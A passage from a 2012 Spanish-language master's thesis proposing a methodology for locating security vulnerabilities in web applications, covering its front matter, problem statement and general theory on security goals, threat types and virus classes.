UNIVERSIDAD AMAZÓNICA DE PANDO

DIRECCIÓN DE POSTGRADO E INVESTIGACIÓN

TESIS PARA OPTAR EL GRADO ACADÉMICO DE MAESTRÍA EN INGENIERÍA INFORMÁTICA

"Propuesta de Metodología para localizar vulnerabilidades de seguridad en aplicaciones web y páginas web"

POSTULANTE: DANIEL ANGEL SIERRA CABALLERO

TUTOR: LIC. RAMIRO VILLA

POTOSI - BOLIVIA

2012

A mis Padres, hermanos y a todas las
personas que miran en mi
un futuro próspero.

AGRADECIMIENTOS

Agradezco a mis padres por darme los valores y principios que ahora son los cimientos en la profesión y vida, como a mis hermanos.

Índice

INTRODUCCIÓN 1

CAPÍTULO I 3

CAPITULO II 8
2.1 Metodología. 8
2.2. Seguridad informática. 8
2.3 Objetivos de la Seguridad. 9
2.4 Estrategias de Seguridad. 10
2.5. Amenazas. 10
2.6 Ciclo de vida de desarrollo de sistemas. 15
2.7. Comercio Electrónico. 16
2.8. Ataques. 17
2.8.1. Fallas de injection 17
2.8.2. Fallas Cross-site scripting (XSS) 18
2.9. HTCIA Inc. 19
2.10. Exploit 20
2.11 AJAX 20
2.12 HTTP 21
2.13 Pruebas de caja negra. 21
2.14 Técnicas de Comprobación de Seguridad. 25
2.15 Robots. 27
2.16 Indexación, crawls y servidores web - Conceptos básicos de Google. 28
2.17 NMAP. 28
2.18 Nessus. 29
2.19 Falsificación de petición en sitios cruzados (CSRF) 30
2.20 Captcha. 30
2.21 ISO 27000. 31
2.22 Metodología OSSTMM. 32

CAPITULO III 35
3.1 Introducción. 35
3.2 Análisis de resultados de entrevistas. 35
3.3 Propuesta de Seguridad. 37
3.4 Recopilación de información 44
3.4.1 Spiders, robots, y crawlers. 44
3.4.2 Reconocimiento mediante motores de búsqueda. 44
3.4.3 Identificación de puntos de entrada de la aplicación 45
3.4.4 Pruebas de firmas de aplicaciones web 47
3.4.5 Descubrimiento de aplicaciones 47
3.4.6 Análisis de códigos de error 48
3.5 Pruebas de configuración 49
3.5.1 Pruebas de SSL/TLS 49
3.5.2 Pruebas del receptor de escucha de la dase de datos. 49

3.5.3 Pruebas de gestión de configuración de la infraestructura 49
3.5.4 Pruebas de gestión de configuración de la aplicación 50
3.5.5 Gestión de extensiones de archivo 50
3.5.6 Archivos antiguos, copias de seguridad y sin referencias 50
3.5.7 Interfaces administrativas de la infraestructura y de la aplicación 51
3.5.8 Métodos HTTP y XST 51
3.6 Prueba de autenticación 52
3.6.1 Transmisión de credenciales a través de un canal cifrado 53
3.6.2 Enumeración de usuarios. 53
3.6.3 Cuentas de usuario predeterminadas o adivinables (diccionario) 54
3.6.4 Pruebas de fuerza bruta 55
3.6.5 Saltarse el sistema de autenticación 55
3.6.6 Comprobar sistemas de recordatorio/reset de contraseñas vulnerables 56
3.6.7 Pruebas de gestión del caché de navegación y de salida de sesión. 57
3.6.8 Pruebas de captcha 58
3.6.9 Pruebas para autenticación de factores múltiples 59
3.6.10 Probar por situaciones adversas 60
3.6.11. Pruebas de gestión de sesiones 61
3.6.12. Pruebas para el esquema de gestión de sesiones. 61
3.6.13 Pruebas para atributos de cookies 63
3.6.14 Pruebas para fijación de sesión 66
3.6.15 Pruebas para variables de sesión expuestas 66
3.6.16 Pruebas para CSRF 67
3.6.17 Pruebas de autorización 69
3.6.18 Pruebas de ruta transversal 69
3.6.19 Pruebas para saltarse el esquema de autenticación 70
3.6.20 Pruebas de escalación de privilegios 71
3.7 Prueba de la lógica de negocio 72
3.8 Pruebas de entrada de datos 73
3.8.1 Pruebas de cross site scripting reflejado 73
3.8.2 Pruebas de cross site scripting almacenado 74
3.8.3 Pruebas de cross site scripting basado en dom. 75
3.8.4 Pruebas de cross site scripting basado en flash 76
3.8.5 Inyección SQL 76
3.8.6. inyección SSI 77
3.8.7. Inyección xpath 78
3.8.8 Inyección de código. 79
3.8.9 Inyección de ordenes de sistema. 79
3.8.10. Pruebas de vulnerabilidad incubada 80
3.8.11. Pruebas de http SPLITTING/SMUGGLING 81
3.8.12 Denegación de servicio mediante ataques con wildcards SQL 82
3.8.13 Bloqueando cuentas de usuario 82
3.8.14. Desbordamientos de búfer 83
3.8.15 Entradas de usuario como bucle 84
3.8.16. Escritura a disco de datos suministrados por usuario 84
3.8.17. Fallar en la liberación de recursos 85
3.8.18. Almacenamiento excesivo en la sesión. 86

3.9. Pruebas de ajax 86
3.9.1. Comprobando AJAX 87
3.10 Realización y presentación de informe. 88
3.10.1 Resumen ejecutivo 89
3.10.2 Consideraciones técnicas generales 89
3.10.3 Hallazgos realizados durante la evaluación 89
3.10.3.1 Determinando el riesgo 93
3.10.4 Herramientas utilizadas 94

CAPÍTULO IV 95
4.1 introducción. 95
4.2 Recolección de Información. 96
4.2.1 Spiders, robots y crawlers 96
4.2.2 Motores de búsqueda. 97
4.2.3 Identificación de puntos de entrada de la aplicación. 97
4.2.4 Pruebas de firmas de aplicaciones web. 98
4.2.5 Descubrimiento de aplicaciones. 98
4.3 Pruebas de configuración. 99
4.3.1 Pruebas de SSL/TLS. 99
4.3.2 Pruebas del receptor de escucha de la base de datos. 100
4.3.3 Pruebas de gestión de configuración de la infraestructura. 100
4.3.4 Pruebas de gestión de configuración de la aplicación. 101
4.3.5 Archivos antiguos, copias de seguridad y sin referencias 101
4.3.6 Métodos HTTP y XST 102
4.4. Pruebas de Autenticación. 103
4.4.1 Prueba de Fuerza bruta. 103
4.4.2 Saltarse el sistema de autenticación. 104
4.4.3 Pruebas de gestión del Caché de Navegación y de salida de sesión 105
4.4.4 Pruebas para fijación de sesión. 106
4.4.5 Pruebas para CSRF 107
4.4.6 Pruebas de ruta transversal. 108
4.5 Comprobación de la lógica de negocio. 109
4.6 Pruebas de entrada de datos. 109
4.6.1 Pruebas de cross site scripting reflejado 109
4.6.2 Inyect SQL. 110
4.6.3 Inyección de código. 110
4.6.4 Inyección de ordenes de sistema. 111
4.6.5 Pruebas de vulnerabilidad incubada. 111
4.7 Informe 113

CONCLUSIONES 118
RECOMENDACIONES 119

REFERENCIAS BIBLIOGRÁFICAS 120
BIBLIOGRAFÍA. 123
ANEXO 126

Síntesis

Las páginas web en los últimos años son objeto de ataques con mayor intensidad por hackers, dando un mayor interés a los protocolos y metodologías de seguridad. El Trabajo de investigación está enfocado en la seguridad informática por los altos delitos en aplicaciones web como en páginas web, la falta de conocimiento por los desarrolladores y administradores de site web de las vulnerabilidades actuales existentes, y la falta de metodologías de seguridad actualizados y libres; hacen de este trabajo de investigación el objetivo de construir la propuesta de una metodología para encontrar vulnerabilidades de seguridad en aplicaciones web y páginas web. La investigación está estructurada en dos capítulos, primero el marco teórico referencial, donde se basa todo los fundamentos teóricos pasando luego al capítulo de la metodología propuesta.

Palabras clave: hackers, vulnerabilidades, seguridad, metodologías de seguridad.

INTRODUCCIÓN

No hay ninguna aplicación, pagina web ni aplicación web que no haya sucumbido ante el ejercicio –a veces altruista y ético– de hackers que, sin piedad, colocan a los sistemas informáticos vulnerables, desde Google, Yahoo!, Amazon, hasta los CMS más conocidos de los que continuamente siguen apareciendo bugs y vulnerabilidades, ninguno está a salvo de la retorcida mente de estos individuos.

Kaspersky Lab pública estadísticas sobre amenazas de seguridad obtenidas a través de sus tecnologías cloud desde la página http://www.securelist.com/statistics en Madrid el 21 de noviembre de 2011, donde el 72% de las amenazas más populares fueron detectadas por diferentes motores heurísticos de Kaspersky, lo que demuestra que están proliferando muchos ataques de día 0, especialmente diseñados para no ser detectados por los anti-virus clásicos. Los medios más utilizados para infectar a los usuarios fueron las páginas Web y los dispositivos USB de almacenamiento de información.

No es un caso trivial tener que proteger un site web, tanto si ya está hecho como si lo tenemos que desarrollar de nuevo. La única forma de obstaculizar el ejercicio de estos atacantes será mediante metodologías de seguridad, mantenerse actualizado regularmente de las vulnerabilidades de nuestro entorno (Sistema Operativo, Lenguaje, base de datos y módulos y librerías asociados), en caso de ser un programa conocido (como un WordPress, Joomla, PostNuke, drupal) mantenerse alerta a los bugs que, altruistamente, algunos atacantes publican en webs.

Por lo que se tiene planteado el objetivo de construir una metodología para localizar vulnerabilidades de seguridad en aplicaciones web y páginas web. Y como objetivos específicos el de: elaborar una guía de las principales amenazas de las aplicaciones web y páginas web, como el de realizar prueba de las fases de la metodología propuesta.

Planteándose de esta forma la hipótesis, la de implementar una metodología para localizar vulnerabilidades y validar la seguridad de aplicaciones web y páginas web.

De esta manera los problemas de seguridad en páginas web y aplicaciones web son abordados desde: el lado del servidor (back end) y lado cliente (front end) haciendo uso de las pruebas de caja negra y gris, por el motivo de no contar muchas veces con el código fuente.

El trabajo de investigación está estructurado en 4 capítulos. El primero define el problema y los objetivos a cumplir como la hipótesis planteada, el segundo capítulo contiene la base y fundamentación teórica de la investigación. En el tercer capítulo se aborda el análisis de las entrevistas a expertos en el área de desarrollo de páginas web y aplicaciones web como la propuesta de investigación de la metodología de seguridad de páginas web y el último capítulo se realizan las pruebas pertinentes para validar la metodología planteada.

Finalmente el trabajo de investigación llego a la conclusión que la metodología construida para localizar vulnerabilidades, es de gran ayuda a programadores y administradores para verificar la seguridad de aplicaciones web y páginas web.

Y como recomendación del trabajo de investigación es ampliar sobre las vulnerabilidades de web service (soap, wsdl, xml) como también REST.

CAPÍTULO I

Planteamiento Del Problema, Objetivos Y Estrategias Metodológica

En los últimos años el robo o la actividad delictiva a través de internet tuvieron un notable crecimiento, según el responsable de la Asociación para la Investigación de los Delitos de Alta Tecnología (High Technology Crime Investigative Association – HTCIA) sobre amenazas a la seguridad informática. Aunque los ataques estaban diseñados para destruir la información, en la actualidad se están diseñando ataques para robar silenciosamente la información por razones económicas sin producir perjuicios notables que pudieran alertar sobre su presencia al usuario.

Las amenazas relacionadas con el delito en el ciberespacio están cobrando impulso a través del uso de herramientas de software para cometer fraudes en línea y robar la información de los consumidores y las empresas.

Los piratas están dejando de lado los grandes ataques de múltiples propósitos a los dispositivos tradicionales de seguridad como los firewalls y routers para centrar sus esfuerzos en objetivos regionales, equipos de escritorio y aplicaciones Web que les permitan robar información personal o corporativa, financiera o confidencial.

La respuesta en los Estados Unidos ha comenzado, aunque se considera aún insuficiente, agentes del FBI, los departamentos de inteligencia de las Fuerzas Armadas, los servicios secretos y la CIA, unidos en la investigación y en el accionar, intentan encontrar a los mayores responsables de las perforaciones en los bancos de datos, comercio online o web institucionales.

La preocupación es una sola, la capacidad de enfrentar un atentado donde las claves binarias reemplacen al explosivo plástico o a la dinamita y donde el ciberterrorista resulta ser un joven menor a 18 años de jeans, camiseta y ojos enrojecidos.

Según el FBI, el delito informático número uno que se lleva a cabo en el comercio electrónico es el del fraude en los sitios de subastas online. Sitios como el famoso eBay. Tienen su propio equipo y personal para intentar detectar y poner en evidencia estas acciones en su sistema.

Hasta ahora el caso más importante de fraude detectado sucedió en abril de 2004, durante una transacción que implicó la venta de monedas de plata y oro por un valor cercano al medio millón de dólares.

Este fenómeno ha provocado preocupación en el mundo y hasta ahora el triunfo es de los hackers, ya que llevan la iniciativa, tienen la tecnología y manejan la ciencia. Medidas tales como incrementar la seguridad informática, investigar y mejorar los mecanismos de encriptación standard, método en páginas web (paradójicamente tareas desarrolladas por hackers retirados y dedicados a una actividad oficial), educar a los usuarios y revisar o formular legislaciones referentes al caso, se tornan insuficientes cuando las redes son sistemáticamente vulneradas.

¿Y qué ocurre en nuestro país?

Hasta ahora, Bolivia no ha tenido un desarrollo tan importante de esta tecnología como para temer por el accionar de hackers a nivel de Seguridad Nacional, si bien ha habido algunos de ellos que en la actualidad trabajan como consultores de seguridad informática o brindando cursos y capacitaciones para profesionales del rubro.

Lo que hace pensar de la falta de metodologías (técnicas, medio y herramientas) para identificar estos ataques por los hackers. No es que no existan medios para prevenir ataque como la criptografía, Tecnologías repelentes, Sistema de Respaldo Remoto o Seguridad a nivel del Servidor, pero los ataques a diferentes equipos y páginas web sigue en aumento.

Con el presente trabajo de tesis se propone una nueva metodología para encontrar fallas de seguridad en aplicaciones web o páginas web y de esta forma evitar los ataques, no al 100% seguro pero se mitigara el riesgo.

El Planteamiento del problema que se evidencia es:

¿Cómo identificar si una aplicación web o páginas web tienen problemas de seguridad?

El objeto de estudio del presente trabajo de tesis es, la seguridad informática.

El campo de acción en el cual se desarrolla el trabajo de tesis es la seguridad en aplicaciones web y páginas web.

El objetivo trazado del trabajo de tesis es:

> "Construir una metodología para localizar vulnerabilidades de seguridad en aplicaciones web y páginas web".

Los objetivos específicos son:

1. Elaborar una guía de las principales amenazas de las aplicaciones web y páginas web.
2. Realizar pruebas de las fases de la metodología propuesta.

La Hipótesis planteada para el trabajo de investigación es:

"La implementación de una metodología para localizar vulnerabilidades y validar la seguridad de aplicaciones web y páginas web."

Los elementos considerados en la formulación de la hipótesis son:

Unidades de Análisis	**Variables**	**Elementos Lógicos**
Aplicaciones web y Páginas web	Metodología para localizar vulnerabilidades. (Independiente)	✓ Conocimiento de páginas web ✓ procesos de verificación de vulnerabilidades.
Ataques, vulnerabilidades	Validar la seguridad en aplicaciones web y páginas web (dependiente)	✓ Conocimiento de tipos de ataques. ✓ Identificación de vulnerabilidades

Las Justificaciones del trabajo de investigación son:

En lo Teórico. La informática es una ciencia que está en constante evolución; sin embargo aún existen vacíos científicos los cuales deben ser analizados y estudiados, este trabajo pretende dar una respuesta a este vacío estableciendo una metodología para encontrar vulnerabilidades de seguridad en aplicaciones web y páginas web, con lo cual se fortalecerá la base teórica de esta ciencia y en particular el área de la seguridad informática.

En lo Metodológico. Con el presente trabajo de investigación se busca establecer una metodología para localizar fallas de seguridad en aplicaciones web y páginas web, la cual proporcionara herramientas y pasos para resguardar la información. Siendo también un aporte a la estandarización de seguridad de páginas web para las normas ISO que se encuentra aún en desarrollo.

En lo Social. La seguridad informática a pesar de tener ya varios años de investigación por instituciones mundiales que van respaldando este campo, aun esta vulnerada por hackers y crackers que han podido evadir los controles de las diferentes páginas web y otros medios tecnológicos. La sociedad cree que no existe seguridad en las transacciones online, y por esta paranoia de seguridad se ve obligado a instalar o usar diferentes programas con el objeto de precautelar su información, como antivirus, antispam entre otros, provocando aún más la inseguridad. Existe la necesidad de contar con métodos y metodologías de seguridad que permita brindar un ambiente libre de vulnerabilidades y ataques.

El Significado práctico del trabajo es la aplicación y/o uso de una metodología para localizar vulnerabilidades de seguridad en aplicaciones web y páginas web que coadyuve en el buen desenvolvimiento de las actividades de los internautas, administradores y desarrolladores que hacen de la red de internet su ambiente de trabajo.

Los Métodos de investigación utilizados en el desarrollo de trabajo de investigación son los siguientes:

A nivel Teórico.

El método de Análisis – Síntesis, mediante el cual se realizara la valoración respectiva de los datos que se recopilarán y los resultados obtenidos, en forma minuciosa de toda la información y bibliografía, consecuentemente aportara a la esquematización de la investigación.

El uso del método Inductivo - Deductivo, servirá para la selección de datos, por la cantidad de información que se generará en el respectivo estudio, también será introducido para la obtención de nuevos datos e informaciones que permitirá la ordenación, clasificación e incluso la globalización de la información de los diversos tipos y nexos que se podrían encontrar.

El método de Modelación y el Sistémico. La modelación para dar a la investigación un aspecto modélico utilizando para esto gráficos y esquemas; el sistémico se utilizará para dar a la investigación un enfoque de sistema, comprendiendo todos sus componentes durante el desarrollo del proyecto.

El método histórico - lógico. Para conocer la evolución y desarrollo del objeto o fenómeno de investigación se hace necesario revelar su historia, las etapas principales de su desenvolvimiento y las conexiones históricas fundamentales. Mediante el método histórico se analiza la trayectoria concreta de la teoría, su condicionamiento a los diferentes períodos de la historia.

A nivel Empírico

La encuesta mediante entrevista a conocedores relacionado en el campo de la seguridad informática en aplicaciones web y páginas web.

Se aplicó la observación para ver que hace y cómo se comporta nuestro objeto de estudio.

La investigación está estructurada en dos capítulos, primero el marco teórico referencial, donde se basa todo los fundamentos teóricos pasando luego al capítulo de la metodología propuesto.

CAPITULO II

MARCO TEÓRICO REFERENCIAL

2.1 Metodología.

"Es el objeto el que ha de determinar el método adecuado para su estudio, y no espurias consideraciones éticas desprovistas de base racional o cientifismos obsesionados con el prestigio de las ciencias de la naturaleza." (1).

"Metodología es una palabra compuesta por tres vocablos griegos: metà (“más allá”),odòs (“camino”) y logos (“estudio”). El concepto hace referencia a los métodos de investigación que permiten lograr ciertos objetivos en una ciencia. La metodología también puede ser aplicada al arte, cuando se efectúa una observación rigurosa. Por lo tanto, la metodología es el conjunto de métodos que rigen una investigación científica o en una exposición doctrinal" (2).

Metodología es la representación más científica para alcanzar un objetivo mediante métodos de investigación.

El trabajo de investigación se enmarca en presentar una metodología de seguridad por la cual debemos describirla.

2.2. Seguridad informática.

La seguridad se puede realizar en cualquier entorno. Que se puede lograr sin monopolizar nuestro tiempo y recursos, y sin tener que vaciar nuestros bolsillos. Que se puede lograr sin años de entrenamiento y sin necesidad de conocer todas las vulnerabilidades, amenazas y contramedidas en la existencia. Al abordar de la manera correcta, la seguridad se convierte simplemente en una extensión de nuestras operaciones normales, y las mejores medidas de protección requieren la menor cantidad de esfuerzo continuo (3)

En términos generales, la seguridad puede entenderse como aquellas reglas técnicas y/o actividades destinadas a prevenir, proteger y resguardar lo que es considerado como susceptible de robo, pérdida o daño, ya sea de manera personal, grupal o empresarial.

En este sentido, es la información el elemento principal a proteger, resguardar y recuperar dentro de las redes empresariales (4).

La investigación requiere conocer algunos términos, puesto que es importante comprender y analizar el concepto de seguridad: en el contexto de la informática es enfocada a resguardar, proteger los datos de un sistema o dentro de una red.

2.3 Objetivos de la Seguridad.

Seguridad informática es el conjunto de procedimientos, estrategias y herramientas que permitan garantizar la integridad, la disponibilidad y la confidencialidad de la información de una entidad. (5)

Integridad. Es necesario asegurar que los datos no sufran cambios no autorizados, la pérdida de integridad puede acabar en fraudes, decisiones erróneas o como paso a otros ataques. El sistema contiene información que debe ser protegida de modificaciones imprevistas, no autorizas o accidentales, como información de censo o sistemas de transacciones financieras.

Disponibilidad. Se refiere a la continuidad operativa de la entidad, la pérdida de disponibilidad puede implicar, la pérdida de productividad o de credibilidad de la entidad. El sistema contiene información o proporciona servicios que deben estar disponibles a tiempo para satisfacer requisitos o evitar pérdidas importantes, como sistemas esenciales de seguridad y protección de la vida.

Confidencialidad. Se refiere a la protección de datos frente a la difusión no autorizada, la pérdida de confidencialidad puede resultar en problemas legales, pérdida del negocio o de credibilidad. El sistema contiene información que necesita protección contra la divulgación no autorizada, como información parcial de informes, información personal o información comercial patentada Estos aspectos además de lidiar con el riesgo que representan los atacantes remotos, se ven amenazados también por los riesgos por desastres naturales, empleados desleales, virus y sabotaje, entre otros.

2.4 Estrategias de Seguridad.

La metodología de seguridad está diseñada para ayudar a los profesionales de la seguridad a desarrollar una estrategia para proteger la disponibilidad, integridad y confidencialidad de los datos de los sistemas informáticos (IT) de las organizaciones. Es de interés para los administradores de recursos de información, los directores de seguridad informática y los administradores, y tiene un valor especial para todos aquellos que intentan establecer directivas de seguridad.

La metodología ofrece un acercamiento sistemático a esta importante tarea y, como precaución final, también implica el establecimiento de planes de contingencia en caso de desastre.

Los administradores de seguridad tienen que decidir el tiempo, dinero y esfuerzo que hay que invertir para desarrollar las directivas y controles de seguridad apropiados (6).

Cada organización debe analizar sus necesidades específicas y determinar sus requisitos y limitaciones en cuanto a recursos y programación. Cada sistema informático, entorno y directiva organizativa es distinta, lo que hace que cada servicio y cada estrategia de seguridad sean únicos. Sin embargo, los fundamentos de una buena seguridad siguen siendo los mismos y este proyecto se centra en dichos principios

2.5. Amenazas.

Una vez que la programación y el funcionamiento de un dispositivo de almacenamiento (o transmisión) de la información se consideran seguras, todavía deben ser tenidos en cuenta las circunstancias "no informáticas" que pueden afectar a los datos, las cuales son a menudo imprevisibles o inevitables, de modo que la única protección posible es la redundancia (en el caso de los datos) y la descentralización -por ejemplo mediante estructura de redes- (en el caso de las comunicaciones).

Estos fenómenos pueden ser causados por:

1. El usuario: causa del mayor problema ligado a la seguridad de un sistema informático (porque no le importa, no se da cuenta o a propósito).

2. Programas maliciosos: programas destinados a perjudicar o a hacer un uso ilícito de los recursos del sistema. Es instalado (por inatención o maldad) en el ordenador abriendo una puerta a intrusos o bien modificando los datos. Estos programas pueden ser un virus informático, un gusano informático, un troyano, una bomba lógica o un programa espía o Spyware.

3. Un intruso: persona que consigue acceder a los datos o programas de los cuales no tiene acceso permitido (cracker, defacer, script kiddie o Script boy, virus, etc.).

4. Un siniestro (robo, incendio, inundación): una mala manipulación o una mal intención derivan a la pérdida del material o de los archivos.

5. El personal interno de Sistemas. Las pugnas de poder que llevan a disociaciones entre los sectores y soluciones incompatibles para la seguridad informática.

Tipos de amenazas.

El hecho de conectar una red a un entorno externo nos da la posibilidad de que algún atacante pueda entrar en ella, con esto, se puede hacer robo de información o alterar el funcionamiento de la red. Sin embargo el hecho de que la red no sea conectada a un entorno externo no nos garantiza la seguridad de la misma. De acuerdo con el Computer Security Institute (CSI) de San Francisco aproximadamente entre 60 y 80 por ciento de los incidentes de red son causados desde adentro de la misma. Basado en esto podemos decir que existen 2 tipos de amenazas:

1. **Amenazas internas**: Generalmente estas amenazas pueden ser más serias que las externas por varias razones como son:

    - Los usuarios conocen la red y saben cómo es su funcionamiento.
    - Tienen algún nivel de acceso a la red por las mismas necesidades de su trabajo.
    - Los IPS y Firewalls son mecanismos no efectivos en amenazas internas.

Esta situación se presenta gracias a los esquemas ineficientes de seguridad con los que cuentan la mayoría de las compañías a nivel mundial, y porque no existe conocimiento relacionado con la planeación de un esquema de seguridad eficiente que proteja los recursos informáticos de las actuales amenazas combinadas.

El resultado es la violación de los sistemas, provocando la pérdida o modificación de los datos sensibles de la organización, lo que puede representar un daño con valor de miles o millones de dólares.

2. **Amenazas externas:** Son aquellas amenazas que se originan de afuera de la red. Al no tener información certera de la red, un atacante tiene que realizar ciertos pasos para poder conocer qué es lo que hay en ella y buscar la manera de atacarla. La ventaja que se tiene en este caso es que el administrador de la red puede prevenir una buena parte de los ataques externos (7)

Tipos de virus.

Los virus se pueden clasificar de la siguiente forma:

Virus residentes

La característica principal de estos virus es que se ocultan en la memoria RAM de forma permanente o residente. De este modo, pueden controlar e interceptar todas las operaciones llevadas a cabo por el sistema operativo, infectando todos aquellos ficheros y/o programas que sean ejecutados, abiertos, cerrados, renombrados, copiados, Algunos ejemplos de este tipo de virus son: Randex, CMJ, Meve, MrKlunky.

Virus de acción directa

Al contrario que los residentes, estos virus no permanecen en memoria. Por tanto, su objetivo prioritario es reproducirse y actuar en el mismo momento de ser ejecutados. Al cumplirse una determinada condición, se activan y buscan los ficheros ubicados dentro de su mismo directorio para contagiarlos.

Virus de sobreescritura

Estos virus se caracterizan por destruir la información contenida en los ficheros que infectan. Cuando infectan un fichero, escriben dentro de su contenido, haciendo que queden total o parcialmente inservibles.

Virus de boot (bot_kill) o de arranque

Los términos boot o sector de arranque hacen referencia a una sección muy importante de un disco (tanto un disquete como un disco duro respectivamente). En ella se guarda la información esencial sobre las características del disco y se encuentra un programa que permite arrancar el ordenador. Este tipo de virus no infecta ficheros, sino los discos que los contienen. Actúan infectando en primer lugar el sector de arranque de los disquetes. Cuando un ordenador se pone en marcha con un disquete infectado, el virus de boot infectará a su vez el disco duro.

Los virus de boot no pueden afectar al ordenador mientras no se intente poner en marcha a éste último con un disco infectado. Por tanto, el mejor modo de defenderse contra ellos es proteger los disquetes contra escritura y no arrancar nunca el ordenador con un disquete desconocido en la disquetera.

Algunos ejemplos de este tipo de virus son: Polyboot.B, AntiEXE.

Virus de macro

El objetivo de estos virus es la infección de los ficheros creados usando determinadas aplicaciones que contengan macros: documentos de Word (ficheros con extensión DOC), hojas de cálculo de Excel (ficheros con extensión XLS), bases de datos de Access (ficheros con extensión MDB), presentaciones de PowerPoint (ficheros con extensión PPS), ficheros de Corel Draw, etc. Las macros son micro-programas asociados a un fichero, que sirven para automatizar complejos conjuntos de operaciones. Al ser programas, las macros pueden ser infectadas.

Virus de enlace o directorio

Los ficheros se ubican en determinadas direcciones (compuestas básicamente por unidad de disco y directorio), que el sistema operativo conoce para poder localizarlos y trabajar con ellos.

Virus cifrados

Más que un tipo de virus, se trata de una técnica utilizada por algunos de ellos, que a su vez pueden pertenecer a otras clasificaciones. Estos virus se cifran a sí mismos para no ser detectados por los programas antivirus. Para realizar sus actividades, el virus se descifra a sí mismo y, cuando ha finalizado, se vuelve a cifrar.

Virus polimórficos

Son virus que en cada infección que realizan se cifran de una forma distinta (utilizando diferentes algoritmos y claves de cifrado). De esta forma, generan una elevada cantidad de copias de sí mismos e impiden que los antivirus los localicen a través de la búsqueda de cadenas o firmas, por lo que suelen ser los virus más costosos de detectar.

Virus multipartites

Virus muy avanzados, que pueden realizar múltiples infecciones, combinando diferentes técnicas para ello. Su objetivo es cualquier elemento que pueda ser infectado: archivos, programas, macros, discos, etc.

Virus del Fichero

Infectan programas o ficheros ejecutables (ficheros con extensiones EXE y COM). Al ejecutarse el programa infectado, el virus se activa, produciendo diferentes efectos.

Virus de FAT


"La Tabla de Asignación de Ficheros o FAT es la sección de un disco utilizada para enlazar la información contenida en éste. Se trata de un elemento fundamental en el sistema. Los virus que atacan a este elemento son especialmente peligrosos, ya que impedirán el acceso a ciertas

partes del disco, donde se almacenan los ficheros críticos para el normal funcionamiento del ordenador."(8)

El trabajo de investigación requiere distinguir el tipo de amenazas con la que se enfrenta para poder realizar el modelo.

2.6 Ciclo de vida de desarrollo de sistemas.

"El ciclo de vida de desarrollo de sistemas (SDLC), o ciclo de vida de desarrollo de software en la ingeniería de sistemas e ingeniería de software, es el proceso de creación o modificación de los sistemas, modelos y metodologías que la gente usa para desarrollar estos sistemas de software. El concepto general se refiere a la computadora o sistemas de información. En ingeniería de software el concepto de SDLC sostiene muchos tipos de metodologías de desarrollo de software. Estas metodologías constituyen el marco para la planificación y el control de la creación de una información: El proceso de desarrollo de software.



Figuera 2.1 Fases de desarrollo de software,
Fuente: http://es.wikipedia.org/wiki/Systems_Development_Life_Cycle

Fases de desarrollo de software

Desarrollo de Sistemas de Ciclo de Vida (SDLC) se adhiere a las fases importantes que son esenciales para los desarrolladores como se muestra en la figura 1, tales como la planificación, análisis, diseño y ejecución. Existen varios sistemas para el Desarrollo del Ciclo de Vida modelos en existencia. El modelo más antiguo, que fue considerado como "el Sistema para el Desarrollo del Ciclo de Vida" es el modelo en cascada: una secuencia de etapas en las que la salida de cada etapa se convierte en la entrada para el siguiente. Estas etapas suelen seguir los

mismos pasos básicos, pero muchas metodologías realizan diferentes ciclos que dan los pasos diferentes nombres y el número de pasos parecen variar entre 4 y 7.

El SDLC se puede dividir en diez fases durante las cuales se definen los productos de TI de trabajo creados o modificados. La décima etapa se produce cuando el sistema se elimina y la tarea realizada se eliminan o se transfieren a otros sistemas. No en todos los proyectos, es necesario que las fases se ejecuten, en secuencial. Sin embargo, las fases son interdependientes. "(9)

"El ciclo de vida del desarrollo de sistemas SDLC (por sus siglas en inglés) es un enfoque por fases del análisis y diseño que sostiene que los sistemas son desarrollados de mejor manera mediante el uso de un ciclo específico de actividades en el analistas.

Los analistas proceden sistemáticamente. El marco de referencia para su enfoque sistemático es proporcionado por lo que es llamado el SDLC. Este puede ser dividido en siete fases, aunque las fases están interrelacionadas y frecuentemente se llevan a cabo simultáneamente, las siete fases son: identificación del problema, oportunidades y objetivos, determinación de los requerimientos de información, análisis de las necesidades del sistema, diseño del sistema recomendado, desarrollo y documentación del software, prueba y mantenimiento del sistema e implementación del mismo."(10)

SDLC es el proceso para el análisis y diseño que emplea siete fases para un mejor producto final de un sistema, cada fase puede como no depender del otro porque es posible llevarlas a cabo simultáneamente.

El trabajo de investigación está enfocado en el ciclo de vida del sistema, acomodándose a la fase del testing y evaluación.

2.7. Comercio Electrónico.

El comercio electrónico, también conocido como e-commerce (electronic commerce en inglés), consiste en la compra y venta de productos o de servicios a través de medios electrónicos, tales como Internet y otras redes informáticas. Originalmente el término se aplicaba a la realización de transacciones mediante medios electrónicos tales como

el Intercambio electrónico de datos, sin embargo con el advenimiento de la Internet y la World Wide Web a mediados de los años 90 comenzó a referirse principalmente a la venta de bienes y servicios a través de Internet, usando como forma de pago medios electrónicos, tales como las tarjetas de crédito.

La cantidad de comercio llevada a cabo electrónicamente ha crecido extraordinariamente debido a la propagación de Internet. Una gran variedad de comercio se realiza de esta manera, estimulando la creación y utilización de innovaciones como la transferencia de fondos electrónica, la administración de cadenas de suministro, el marketing en Internet, el procesamiento de transacciones en línea (OLTP), el intercambio electrónico de datos (EDI), los sistemas de administración del inventario, y los sistemas automatizados de recolección de datos.

La mayor parte del comercio electrónico consiste en la compra y venta de productos o servicios entre personas y empresas, sin embargo un porcentaje considerable del comercio electrónico consiste en la adquisición de artículos virtuales (software y derivados en su mayoría), tales como el acceso a contenido "premium" de un sitio web.

El comercio electrónico realizado entre empresas es llamado en inglés Business-to-business o B2B. El B2B puede estar abierto a cualquiera que esté interesado (como el intercambio de mercancías o materias primas), o estar limitado a participantes específicos pre-calificados (mercado electrónico privado).(11)

En los últimos años el comercio electrónico ha crecido dando la importancia de ataques por la que se debe tomar en cuenta en la investigación.

2.8. Ataques.

2.8.1. Fallas de injection

Las fallas de inyección permiten a los atacantes transmitir código malicioso a otro sistema a través de una aplicación Web.

Estos ataques incluyen llamadas al sistema operativo mediante llamadas al sistema, el uso de programas externos vía interfaces de comando y también llamadas a servidores de soporte de

